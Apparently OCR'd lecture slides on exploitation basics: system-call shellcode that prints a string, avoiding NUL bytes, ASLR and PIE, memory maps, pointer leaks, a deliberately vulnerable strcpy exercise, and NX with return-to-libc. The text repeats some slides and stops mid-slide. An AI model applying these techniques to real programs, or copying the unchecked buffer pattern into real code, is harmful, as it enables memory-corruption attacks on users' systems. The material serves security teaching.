If some other mechanism is used, it may work, though!

So what’s an example of easy shellcode?

Answer: system calls

System calls “call out” to the underlying OS kernel

`exit`	Exits the program
`write`	Writes to some file
`time`	Get system time

Hundreds of these…

https://filippo.io/linux-syscall-table/

System calls do **not** follow the normal calling convention!!

They use the special `syscall` instruction

Syscall Calling Conventions

- Different than System V (C-style) calls
- Pass **system call number** (look this up somewhere) in %rax
- Arguments are passed in certain registers
  - Have to look up which to use,
- Execute the special instruction `syscall`
  - This actually **performs** the system call

Example for **write**

- Put 1 in %rax (This is the syscall number for write)
- Put file descriptor (number) in %rdi
- Pointer to buffer in %rsi
- Number of bytes to write: %rdx
- Execute the special instruction `syscall`

Exercise: Figure out what this does

(Hint: Pull out an ASCII table)

```
main:
  movq    $1, %rax
  movq    $1, %rdi
  movq    $0x0A646c72, %r9
  pushq   %r9
  movq    $0x6f772c6f6c6c6548, %r9
  pushq   %r9
  movq    %rsp, %rsi
  movq    $12, %rdx
  syscall
  addq    $0x10, %rsp
  ret
```

But still many 0x00s :(

```
00000000000005fa <main>:
 5fa:  48 c7 c0 01 00 00 00  mov    $0x1,%rax
 601:  48 c7 c7 01 00 00 00  mov    $0x1,%rdi
 608:  49 c7 c1 72 6c 64 0a  mov    $0xa646c72,%r9
 60f:  41 51                 push   %r9
 611:  49 b9 48 65 6c 6c 6f  movabs $0x6f772c6f6c6c6548,%r9
 618:  2c 77 6f
 61b:  41 51                 push   %r9
 61d:  48 89 e6              mov    %rsp,%rsi
 620:  48 c7 c2 0c 00 00 00  mov    $0xc,%rdx
 627:  0f 05                 syscall
 629:  48 83 c4 10           add    $0x10,%rsp
 62d:  c3                    retq
 62e:  66 90                 xchg   %ax,%ax
```

Question: if I can’t use “mov $1, %rax”, what sequence of instructions could I do instead?

Remember, my goal is to find something that does work!

In this case… Clever use of xor, inc, and add

```
00000000000005fa <main>:
 5fa: 48 31 c0                xor    %rax,%rax
 5fd: 48 ff c0                inc    %rax
 600: 48 31 ff                xor    %rdi,%rdi
 603: 48 ff c7                inc    %rdi
 606: 49 c7 c1 72 6c 64 0a    mov    $0xa646c72,%r9
 60d: 41 51                   push   %r9
 60f: 49 b9 48 65 6c 6c 6f    movabs $0x6f772c6f6c6c6548,%r9
 616: 2c 77 6f
 619: 41 51                   push   %r9
 61b: 48 89 e6                mov    %rsp,%rsi
 61e: 48 31 d2                xor    %rdx,%rdx
 621: 48 83 c2 0c             add    $0xc,%rdx
 625: 0f 05                   syscall
 627: 48 83 c4 10             add    $0x10,%rsp
 62b: c3                      retq
 62c: 0f 1f 40 00             nopl   0x0(%rax)
```

In this case… Clever use of xor, inc, and add

My shellcode

```
0000000000005fa <main>:
 5fa: 48 31 c0                  xor     %rax,%rax
 5fd: 48 ff c0                  inc     %rax
 600: 48 31 ff                  xor     %rdi,%rdi
 603: 48 ff c7                  inc     %rdi
 606: 49 c7 c1 72 6c 64 0a      mov     $0xa646c72,%r9
 60d: 41 51                     push    %r9
 60f: 49 b9 48 65 6c 6c 6f      movabs  $0x6f772c6f6c6c6548,%r9
 616: 2c 77 6f
 619: 41 51                     [illegible] %r9
 61b: 48 89 e6                  mov     %rsp,%rsi
 61e: 48 31 d2                  xor     %rdx,%rdx
 621: 48 83 c2 0c               add     $0xc,%rdx
 625: 0f 05                     syscall
 627: 48 83 c4 10               add     $0x10,%rsp
 62b: c3                        retq
 62c: 0f 1f 40 00               nopl    0x0(%rax)
```

A lot of what makes exploitation so fun is playing these clever tricks!

Observations:


- Stack-allocate arguments to build strings
- Avoid NUL-bytes by being creative
- System calls are easy because don't need to know function addresses (avoid ASLR)

https://stackoverflow.com/questions/15593214/linux-shellcode-hello-world

Memory Defenses

Adress **S**pace **L**ayout **R**andomization

Randomizes the position of stack, heap, program, libraries



Upshot: Even if you can inject code into the stack, you won't be able to **find** it

Note that the text segment (binary code for program) **isn't** randomized here

Detour: Position Independent / Relocatable Code

- `.text` segment holds binary representation of program's code
  - All globbed together, each function one after other
- **Within** the text segment, the position of functions **not** changed
  - E.g., if `foo` is at `bar+0x300`, it will **always** be at `bar+0x300`

Program depends on offsets *within* text segment

Detour: Position Independent / Relocatable Code

- `.text` segment holds binary representation of program's code
  - All globbed together, each function one after other
- **Within** the text segment, the position of functions **not** changed
  - E.g., if `foo` is at `bar+0x300`, it will **always** be at `bar+0x300`

Program depends on offsets *within* text segment

However, **base address** of text could be randomized

- Code must be compiled with a flag -fPIE
  - (Position-Independent Execution)

Q: Why **wouldn't** code be compiled with PIE?

A: Can be **faster** to run code that knows its base address

Shows you the **memory maps** for the **current process**

```
cat /proc/self/maps
```

Exercise

```
micinski@micinski:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 1704116                            /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 1704116                            /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 1704116                            /bin/cat
00d37000-00d58000 rw-p 00000000 00:00 0                                  [heap]
7fb458920000-7fb458bf8000 r--p 00000000 08:01 2635826                    /usr/lib/locale/locale-archive
7fb458bf8000-7fb458db8000 r-xp 00000000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458db8000-7fb458fb8000 ---p 001c0000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fb8000-7fb458fbc000 r--p 001c0000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fbc000-7fb458fbe000 rw-p 001c4000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fbe000-7fb458fc2000 rw-p 00000000 00:00 0
7fb458fc2000-7fb458fe8000 r-xp 00000000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb45919f000-7fb4591c4000 rw-p 00000000 00:00 0
7fb4591e5000-7fb4591e7000 rw-p 00000000 00:00 0
7fb4591e7000-7fb4591e8000 r--p 00025000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb4591e8000-7fb4591e9000 rw-p 00026000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb4591e9000-7fb4591ea000 rw-p 00000000 00:00 0
7fff36194000-7fff361b5000 rw-p 00000000 00:00 0                          [stack]
7fff361f8000-7fff361fa000 r--p 00000000 00:00 0                          [vvar]
7fff361fa000-7fff361fc000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

Find text, static app data, and app global variables

Text segment (Read+Execute)

Data segment (Read)

Global variables (Read+Write)

```
micinski@micinski:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 1704116                            /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 1704116                            /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 1704116                            /bin/cat
00d37000-00d58000 rw-p 00000000 00:00 0                                  [heap]
7fb458920000-7fb458bf8000 r--p 00000000 08:01 2635826                    /usr/lib/locale/locale-archive
7fb458bf8000-7fb458db8000 r-xp 00000000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458db8000-7fb458fb8000 ---p 001c0000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fb8000-7fb458fbc000 r--p 001c0000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fbc000-7fb458fbe000 rw-p 001c4000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fbe000-7fb458fc2000 rw-p 00000000 00:00 0
7fb458fc2000-7fb458fe8000 r-xp 00000000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb45919f000-7fb4591c4000 rw-p 00000000 00:00 0
7fb4591e5000-7fb4591e7000 rw-p 00000000 00:00 0
7fb4591e7000-7fb4591e8000 r--p 00025000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb4591e8000-7fb4591e9000 rw-p 00026000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb4591e9000-7fb4591ea000 rw-p 00000000 00:00 0
7fff36194000-7fff361b5000 rw-p 00000000 00:00 0                          [stack]
7fff361f8000-7fff361fa000 r--p 00000000 00:00 0                          [vvar]
7fff361fa000-7fff361fc000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

Defeating ASLR

Two main methods: **brute force** and **derandomization**

Just try a bunch of different addresses and hope for the best

(Doesn’t work so well in a 64-bit address space..)

Defeating ASLR

Two main methods: **brute force** and **derandomization**

Get program to **leak** the value of a pointer to you

Exercise: break this program

```
void insecure(char *str) {
  char buffer[100];
  if (str[3] == ‘H’) {
      send(“&x”, &buffer); // Assume this goes back to user
  }
  strcpy(buffer,str);
}
```

Exercise: break this program

```
void insecure(char *str) {
  char buffer[100];
  if (str[3] == ‘H’) {
      send(“&x”, &buffer); // Assume this goes back to user
  }
  strcpy(buffer,str);
}
```

This example is obviously fake

However, much more common is **error logs**

(If you can convince an app to throw an error to you that contains pointer, you win!)

`https://fail0verflow.com/blog/2017/ps4-crashdump-dump/`

PS4 Kernel dumped in 11 days via error logs attacker can control!

Careful: learning address of stack doesn’t tell you where text segment is

```
micinski@micinski:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 1704116                            /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 1704116                            /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 1704116                            /bin/cat
00d37000-00d58000 rw-p 00000000 00:00 0                                  [heap]
7fb458920000-7fb458bf8000 r--p 00000000 08:01 2635826                    /usr/lib/locale/locale-archive
7fb458bf8000-7fb458db8000 r-xp 00000000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458db8000-7fb458fb8000 ---p 001c0000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fb8000-7fb458fbc000 r--p 001c0000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fbc000-7fb458fbe000 rw-p 001c4000 08:01 25562894                   /lib/x86_64-linux-gnu/libc-2.23.so
7fb458fbe000-7fb458fc2000 rw-p 00000000 00:00 0
7fb458fc2000-7fb458fe8000 r-xp 00000000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb45919f000-7fb4591c4000 rw-p 00000000 00:00 0
7fb4591e5000-7fb4591e7000 rw-p 00000000 00:00 0
7fb4591e7000-7fb4591e8000 r--p 00025000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb4591e8000-7fb4591e9000 rw-p 00026000 08:01 25562855                   /lib/x86_64-linux-gnu/ld-2.23.so
7fb4591e9000-7fb4591ea000 rw-p 00000000 00:00 0
7fff36194000-7fff361b5000 rw-p 00000000 00:00 0                          [stack]
7fff361f8000-7fff361fa000 r--p 00000000 00:00 0                          [vvar]
7fff361fa000-7fff361fc000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

Non e**X**ecutable (stack / heap)

W^X is a simple concept: don’t let the programmer execute parts of memory that they can also write


Simple and Effective Defense!

Coordinate w/ CPU

Defeating NX / W^X:

- Return-to-libc
- Return-oriented-programming


Return-to-libc



NX: If we try to execute shellcode here, program will **crash**!

%rsp+X+0x10	Stuff from foo…
%rsp+X+0x8	Return addr
%rsp+X	Saved %rbp
	…
%rsp+0x3E8	`buffer[999]`
	…
%rsp	`buffer[0]`

Return-to-libc



%rsp+X+0x10	Stuff from foo…
